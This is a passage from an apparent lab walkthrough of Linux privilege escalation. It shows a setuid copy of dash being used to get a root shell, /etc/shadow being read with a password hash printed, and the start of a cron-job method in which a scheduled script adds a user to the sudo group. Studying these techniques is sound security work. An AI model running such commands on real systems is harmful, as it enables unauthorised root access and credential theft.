
```
sudo install -m =xs $(which dash) .

./dash -p
```

```
┌──(haker2㉿kali)-[/etc/cron.d]
└─$ dash -p
# whoami
root
# cat /etc/shadow
root:$6$RdCfDjP.qfGut9az$3dhso0QbSF9t1nFQURb5hLTWqvwQAIJaKQwUyx4spkM8ptHLhHOyc94tUTA./nA6ZL3s77/
I5C4BOGLTdqtx1/:18660:0:99999:7:::
daemon:*:18583:0:99999:7:::
bin:*:18583:0:99999:7:::
sys:*:18583:0:99999:7:::
sync:*:18583:0:99999:7:::
games:*:18583:0:99999:7:::
man:*:18583:0:99999:7:::
lp:*:18583:0:99999:7:::
```

It worked! We can look at /etc/shadow.

2.3 Lets try with Crontab

*I deleted user haker2 from SUDO group to try this method.



Lets use AutoTask.sh to add user haker2 to sudo group.

After one minute when script automatically runs again user haker2 is now a member of sudo group.